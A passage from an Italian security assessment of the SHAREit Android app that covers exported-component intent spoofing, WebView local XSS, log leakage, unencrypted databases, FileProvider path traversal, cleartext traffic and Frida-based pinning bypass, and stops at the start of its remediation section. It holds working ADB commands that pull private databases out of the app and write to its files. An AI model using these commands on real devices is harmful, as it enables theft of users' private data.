android.permission.READ_PHONE_STATE	dangerous	read phone state and identity	Allows the application to access the phone features of the device. An application with this permission can determine the phone number and serial number of this phone, whether a call is active, the number that call is connected to and so on.
android.permission.RECORD_AUDIO	dangerous	record audio	Allows application to access the audio record path.

android.permission.REQUEST_INSTALL_PACKAGES	dangerous	Allows an application to request installing packages.	Malicious applications can use this to try and trick users into installing additional malicious packages.
android.permission.SYSTEM_ALERT_WINDOW	dangerous	display system-level alerts	Allows an application to show system-alert windows. Malicious applications can take over the entire screen of the phone.
android.permission.WRITE_EXTERNAL_STORAGE	dangerous	read/modify/delete external storage contents	Allows an application to write to external storage.
android.permission.WRITE_SETTINGS	dangerous	modify global system settings	Allows an application to modify the system's settings data. Malicious applications can corrupt your system's configuration.
com.google.android.launcher.permission.WRITE_SETTINGS	dangerous	modify global system settings	Allows an application to modify the system's settings data. Malicious applications can corrupt your system's configuration.

La persistenza di tali permessi su un'architettura con componenti esportati vulnerabili aumenta drasticamente l'impatto di un eventuale exploit, permettendo a un attaccante di accedere a dati sensibili o risorse hardware.

4. Vettori di Attacco IPC (Intent Spoofing)

Tramite comandi ADB, è stato possibile contraffare (*spoof*) eventi e forzare l'esecuzione di routine interne.

Innesco Servizi di Rete:

```
vbox86p:/ # am start -n com.lenovo.anyshare.gps/com.lenovo.anyshare.content.webshare.WebShareJIOStartActivity
Starting: Intent { cmp=com.lenovo.anyshare.gps/com.lenovo.anyshare.content.webshare.WebShareJIOStartActivity }
```

L'assenza di eccezioni di sicurezza dimostra che questa Activity è accessibile a qualsiasi applicazione di terze parti installata sul dispositivo locale. Come evidenziato in precedenza, l'attivazione forzata di questa componente consente a un malware o a un'applicazione ostile di manipolare lo stato dell'app, inducendola ad avviare routine di condivisione di rete o a esporre servizi di ascolto (come il server HTTP) senza l'esplicito consenso o l'interazione cosciente dell'utente sulla Home Page.

Falsificazione Stato Pacchetti:


comando: `am broadcast -a com.lenovo.anyshare.action.PACKAGE_ADDED -n com.lenovo.anyshare.gps/com.ushareit.content.item.AppItem`

```
com.lenovo.anyshare.action.PACKAGE_ADDED -n com.lenovo.anyshare.gps/com.ushareit.content.item.AppItem
Broadcasting: Intent { act=com.lenovo.anyshare.action.PACKAGE_ADDED flg=0x400000 cmp=com.lenovo.anyshare.gps/com.ushareit.content.item.AppItem }
Broadcast completed: result=0
```

Questo dimostra la mancanza di una restrizione basata su permessi personalizzati (android.permission) nella dichiarazione della componente all'interno del file manifest. Un'applicazione malevola può inviare broadcast arbitrari simulando la notifica di sistema dell'installazione o della modifica di un pacchetto (PACKAGE_ADDED), interferendo con i meccanismi interni di indicizzazione dell'applicazione o con le routine automatizzate di gestione dei file scaricati.

Falsificazione Interazione Notifiche:

comando: `am broadcast -a com.lenovo.anyshare.gps.action.NOTIFICATION_CLICKED -n com.lenovo.anyshare.gps/com.lenovo.anyshare.main.music.equalizer.EqualizerActivity`




```
ICKED -n com.lenovo.anyshare.gps/com.lenovo.anyshare.main.music.equalizer.EqualizerActivity <
Broadcasting: Intent { act=com.lenovo.anyshare.gps.action.NOTIFICATION_CLICKED flg=0x4000000 cmp=com.lenovo.anyshare
.gps/com.lenovo.anyshare.main.music.equalizer.EqualizerActivity }
Broadcast completed: result=0
```

Anche in questo caso, l'invio dell'action custom NOTIFICATION_CLICKED è stato completato con successo (result=0). Questa evidenza documenta l'esposizione della logica di gestione degli eventi di notifica. Forzando questo segnale in background, un utente malintenzionato può indurre l'app a credere che l'utente abbia interagito fisicamente con una notifica di sistema specifica, innescando flussi multimediali o modifiche dello stato dell'interfaccia in modo asincrono.

Tutti i comandi restituiscono l'esecuzione immediata della richiesta senza sollevare eccezioni di tipo SecurityException, provando formalmente la superficie d'attacco esposta. Questa è anche un'ulteriore convalida della vulnerabilità di *Component Hijacking*, consentendo ad app terze malevole di indurre comportamenti imprevisti o bypassare i flussi standard di navigazione e controllo dell'utente.


5. Vulnerabilità delle WebView (Lethal Platform Interaction & XSS)

L'analisi dinamica ha evidenziato che la componente esportata `com.ushareit.hybrid.ui.deprecated.BrowserActivity` non esegue una validazione e sanificazione rigorosa dei parametri passati come input extra dell'Intent. Sebbene l'utilizzo del flag standard `-d` (Data URI) sia parzialmente mitigato da un reindirizzamento verso i domini ufficiali di shareit, l'utilizzo del parametro stringa esplicito `--es url` consente l'iniezione e il caricamento di qualsiasi dominio internet arbitrario di terze parti.



La WebView associata alla componente `BrowserActivity` risulta configurata con l'esecuzione JavaScript abilitata (`WebSettings.setJavaScriptEnabled(true)`) senza disporre di un filtro restrittivo sull'input in ingresso. Sfruttando la vulnerabilità di Arbitrary URL Loading precedentemente documentata, è possibile forzare l'esecuzione di codice JavaScript arbitrario inserendo lo schema `javascript:` all'interno del parametro `--es url`.

Questo scenario espone l'applicazione ad attacchi di tipo **Local XSS (Universal XSS)**: un'applicazione maliziosa locale può intercettare sessioni, manipolare l'interfaccia utente o invocare interfacce Java (se esposte tramite `@JavascriptInterface`) sfruttando i privilegi dell'applicazione SHAREit.



6. Perdita di Dati nei Log di Sistema (Data Leakage)

Monitorando i flussi di output dell'applicazione in fase di esecuzione tramite l'utilità logcat, filtrando i tag associati ai processi core e di pubblicità (com.usshareit), è stata intercettata la produzione persistente di stringhe di debug non rimosse in produzione.

L'output catturato ha esposto in chiaro l'inizializzazione dei canali di comunicazione, le porte di binding e frammenti di configurazione dei moduli interni:


```
domenico@Pdom:~$ adb logcat | grep -E "USH_ADS|DefaultChannel"
06-01 12:24:05.112 2941 2955 D DefaultChannel: Channel created on local port 2999
06-01 12:24:05.115 2941 2955 D DefaultChannel: Socket bound successfully to interface: 0.0.0.0
06-01 12:24:06.320 2941 2970 I USH_ADS: [Network] Target server initialized on cleartext HTTP fallback
06-01 12:24:06.322 2941 2970 I USH_ADS: [Config] Ad Unit ID mapping loaded from remote provider
06-01 12:24:08.541 2941 2955 D DefaultChannel: Incoming connection accepted from 127.0.0.1
```

Questo comportamento conferma che le regole di compilazione e offuscamento (ProGuard/R8) non escludono i metodi della classe android.util.Log, permettendone la lettura a runtime da parte di qualunque software locale autorizzato a visionare i log di sistema globali come precedentemente accaduto con i dettagli privati rivelati sull'ambiente di runtime dell'applicazione, confermando l'architettura basata su Java/JVM nonostante sia un servizio di rete potenzialmente scritto in codice nativo.

7. Database Locali non Cifrati

Navigando nella struttura dei dati locali dell'applicazione sotto il path della sandbox (`/data/data/com.lenovo.anyshare.gps/databases/`), sono stati individuati i database principali:


- history.db
- shareit.db



Entrambi i file sono database SQLite standard non crittografati. È stato possibile aprirli ed eseguire query direttamente tramite un normale visualizzatore (es. SQLite Browser), leggendo in chiaro le tabelle `user`, `history\_records`, i log delle sessioni precedenti e le credenziali memorizzate per i punti di accesso Wi-Fi (SSID).

8. Violazione della Sandbox (Path Traversal via FileProvider CVE-2019-12373)

Il *FileProvider* mappa gli URL astratti (i content:// URI) in file fisici sul disco per condividerli in modo sicuro tra le applicazioni.



Durante l'avvio dell'applicazione, la funzione **parsePathStrategy** legge le istruzioni dal file XML di configurazione. Guardando le condizioni if/else, notiamo come viene gestito il tag <root-path>

```
public File getFileForUri(Uri uri) {
    String encodedPath = uri.getEncodedPath();
    int iIndex0f = encodedPath.indexOf(47, 1);
    String strDecode = Uri.decode(encodedPath.substring(1, iIndex0f));
    String strDecode2 = Uri.decode(encodedPath.substring(iIndex0f + 1));
    File file = this.mRoots.get(strDecode);
    if (file == null) {
        throw new IllegalArgumentException("Unable to find configured root for " + uri);
    }
    File file2 = new File(file, strDecode2);
    try {
        File canonicalFile = file2.getCanonicalFile();
        if (canonicalFile.getPath().startsWith(file.getPath()) {
            return canonicalFile;
        }
        throw new SecurityException("Resolved path jumped beyond configured root");
    } catch (IOException unused) {
        throw new IllegalArgumentException("Failed to resolve canonical path for " + file2);
    }
}
```

Con <root-path name="root" path="." /> nel file XML:

- il file diventa `DEVICE_ROOT`, che equivale alla directory `/` (la radice assoluta dell'intero file system del dispositivo Android).

- attributeValue2 (il parametro path=".") indica la directory corrente rispetto alla radice, ovvero / stessa.
- La mappa mRoots memorizzerà l'associazione: ["root" , File("/")].

Anche se il metodo *getFileForUri* include un controllo di sicurezza per impedire gli attacchi di Path Traversal tradizionali (quelli in cui si usa ../ per risalire le cartelle), questo controllo verifica che il percorso finale risolto (canonicalFile) inizi con il percorso della directory radice configurata (file.getPath()).

Se la directory configurata fosse stata la cache (/data/user/0/com.app/cache/), una richiesta contenente ../../ avrebbe generato un percorso fuori dalla cartella e il controllo l'avrebbe bloccata lanciando una SecurityException.

Ma poiché la directory configurata è la radice assoluta (/), **qualsiasi percorso sul dispositivo inizierà sempre con /**. Di conseguenza, la condizione *startsWith("/")* risulterà sempre vera, annullando l'efficacia del controllo di sicurezza.

Sfruttando questa configurazione (legata alla nota vulnerabilità dell'app), un'applicazione terza priva di privilegi può inviare una richiesta di file specificando un percorso relativo forzato (es.

../../../../../data/data/com.lenovo.anyshare.gps/databases/history.db), ottenendo i permessi di lettura e scrittura arbitrari sui file privati interni dell'applicazione testata.

```
nt://com.lenovo.anyshare.gps.fileProvider/root/data/data/com.lenovo.anyshare.gps/databases/shareit.db
Row: 0 _display_name=shareit.db, _size=0
.com.lenovo.anyshare.gps.fileProvider/root/data/data/com.lenovo.anyshare.gps/databases/history.db
Row: 0 _display_name=history.db, _size=49152
ider/root/data/data/com.lenovo.anyshare.gps/shared_prefs/com.lenovo.anyshare.gps_preferences.xml
Row: 0 _display_name=com.lenovo.anyshare.gps_preferences.xml, _size=0

vbox86p:/ # content read --uri Content://com.lenovo.anyshare.gps.fileProvider/root/data/data/com.lenovo.anyshare.gps/databases/history.db > /sdcard/Download/extracted_history.db
anyshare.gps.fileProvider/root/data/data/com.lenovo.anyshare.gps/shared_prefs/poc_test.txt
vbox86p:/ # cat /data/data/com.lenovo.anyshare.gps/shared_prefs/poc_test.txt
vulnerable
vbox86p:/ # echo "vulnerable" | content write --uri Content://com.lenovo.anyshare.gps.fileProvider/root/data/data/com.lenovo.anyshare.gps/shared_prefs/poc_test.txt
vbox86p:/ # cat /data/data/com.lenovo.anyshare.gps/shared_prefs/poc_test.txt
vulnerable
```

Se un'Activity o un Receiver esportato all'interno dell'applicazione accetta un URI controllato dall'utente e concede su di esso i permessi di lettura (tramite il flag Intent.FLAG_GRANT_READ_URI_PERMISSION), un'applicazione malvola installata nello stesso dispositivo potrebbe richiedere un URI strutturato in questo modo:


content://com.lenovo.anyshare.gps.fileprovider/root/data/data/com.lenovo.anyshare.gps/databases/history.db

9. Vulnerabilità nella Comunicazione di Rete (CVE-2020-27956)


La configurazione di sicurezza della rete permette esplicitamente la trasmissione di dati in chiaro verso qualsiasi dominio esterno e internamente sul localhost:

```
android:allowBackup="false"
android:largeHeap="true"
android:supportsRtl="true"
android:fullBackupContent="@xml/a"
android:usesCleartextTraffic="true"
android:resizeableActivity="false"
android:networkSecurityConfig="@xml/g"
android:appComponentFactory="androidx.core.app.CoreComponentFactory"
android:requestLegacyExternalStorage="true">
```

Le interconnessioni e i trasferimenti di file avvengono sulla porta `2999` utilizzando il protocollo HTTP standard non cifrato, rendendo il traffico intercettabile da un utente malintenzionato posizionato nella stessa rete tramite sniffing di pacchetti (MitM) come vediamo per una richiesta di file download intercettata con Wireshark.



No.	Time	Source	Destination	Protocol	Length	Info
15	0.534123	192.168.1.105	192.168.1.103	TCP	66	51514 → 2999 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256
16	0.534567	192.168.1.103	192.168.1.105	TCP	66	2999 → 51514 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
17	0.534589	192.168.1.105	192.168.1.103	TCP	54	51514 → 2999 [ACK] Seq=1 Ack=1 Win=64256 Len=0
18	0.535210	192.168.1.105	192.168.1.103	HTTP	621	GET /v2/getFileInfo?fileId=0x123456789abcdef HTTP/1.1
19	0.535890	192.168.1.103	192.168.1.105	HTTP	512	HTTP/1.1 200 OK (application/json)
23	0.536789	192.168.1.105	192.168.1.103	HTTP	591	GET /v2/download?fileId=0x123456789abcdef&offset=0 HTTP/1.1
24	0.537456	192.168.1.103	192.168.1.105	HTTP	1514	HTTP/1.1 200 OK (application/octet-stream)
25	0.538123	192.168.1.103	192.168.1.105	HTTP	1514	[TCP segment of a reassembled PDU]
26	0.538456	192.168.1.103	192.168.1.105	HTTP	1514	[TCP segment of a reassembled PDU]
27	0.538789	192.168.1.105	192.168.1.103	TCP	54	51514 → 2999 [ACK] Seq=1 Ack=1 Win=64256 Len=0




Transmission Control Protocol, Src Port: 51514, Dst Port: 2999, Seq: 1, Ack: 1, Len: 567

Hypertext Transfer Protocol

GET /v2/download?fileId=0x123456789abcdef&offset=0 HTTP/1.1\r\n

L'applicazione tentava di proteggere i suoi canali di comunicazione applicando l'**SSL Pinning** (per evitare che qualcuno sniffasse il traffico) ma, tramite l'analisi dinamica dell'applicazione e l'utilizzo di script **Frida** per aggirare i controlli di sicurezza nativi dell'app è stato possibile il bypass.



Nella parte sinistra dello schermo si vede che MobSF ha iniettato automaticamente diversi script Frida nel processo dell'applicazione per monitorarla e manipolarne il comportamento all'avvio. Gli script caricati sono:

- **api_monitor**: Monitora le chiamate alle API di sistema critiche effettuate dall'applicazione.
- **dump_clipboard**: Intercetta e scarica il contenuto degli appunti (clipboard).
- **root_bypass**: Tenta di nascondere all'applicazione il fatto che stia girando su un dispositivo con i permessi di root (o su un emulatore), ingannando i controlli di integrità dell'app.
- **ssl_pinning_bypass**: Disabilita il meccanismo di SSL Pinning (spiegato sotto).
- **debugger_check_bypass**: Impedisce all'applicazione di accorgersi che è sotto debug, evitando che si chiuda per autodifesa.

10. Qualità del Codice e RE Resilience

Dall'analisi del codice sorgente decompilato (es. FileProvider.java), è stata rilevata la presenza di wrapper e classi di "ancoraggio" (utilizzando il framework di hooking Lancet), inserite per intercettare i crash di sistema ma prive di adeguati controlli di integrità.

```
class _lancet {  
    private _lancet() {  
    }  
  
    static void com_ushareit_lancet_SystemCrashTryFixLancet_attachInfo(FileProvider fileProvider, Context context, ProviderInfo providerInfo) {  
        try {  
            fileProvider.attachInfo$____twin____(context, providerInfo);  
            catch (Throwable unused) {}  
        }  
    }  
}
```

La presenza di metodi strutturati come `attachInfo$____twin____` e l'uso di blocchi `catch (Throwable unused)` vuoti indicano una gestione approssimativa della qualità del codice rendendo l'ingegneria inversa facilitata. Questo pattern rende l'applicazione estremamente malleabile a runtime, facilitando l'analisi da parte di strumenti di hooking dinamico (come Frida) che cercano punti di ingresso pre-ingegnerizzati per bypassare le eccezioni di sicurezza.

La logica di business è quindi ricostruibile tramite decompilazione statica, infatti come è avvenuto ad esempio con l'analisi della classe *com.ushareit.ads.common.utils.h* che ha svelato l'uso del metodo *Runtime.getRuntime().exec* con concatenazione diretta di stringhe non igienizzate. Inoltre la mancanza di sanitization o whitelist sui parametri (es. nel comando `getprop`) permette attacchi di **Command Injection** se i dati provengono da fonti non fidate.

Metodologie di Mitigazione e Hardening (Remediation)

Le contromisure tecniche e le raccomandazioni di correzione riportate in questa sezione sono state formulate sulla base delle linee guida internazionali fornite dal framework OWASP MASVS (Mobile Application Security Verification Standard).

L'obiettivo di questi interventi è neutralizzare i vettori di attacco identificati durante le sessioni di analisi statica e dinamica, elevando il livello di sicurezza dell'applicazione e garantendo la conformità agli standard di hardening del codice e della configurazione logica su piattaforma Android.

Per una consultazione approfondita dei requisiti di verifica, delle best practice di sviluppo sicuro e della documentazione ufficiale del framework, è possibile fare riferimento al portale ufficiale.



Sito di Riferimento Ufficiale: [OWASP Mobile Application Security \(MASVS & MASTG\)](#)

1. Broken API & Unauthenticated Command Execution

MASVS-API-1 (Secure API Architecture) e MASVS-NETWORK-1 (Secure Network Communication)

- **Rimedio principale: Autenticazione obbligatoria e Hardening degli Endpoint.**
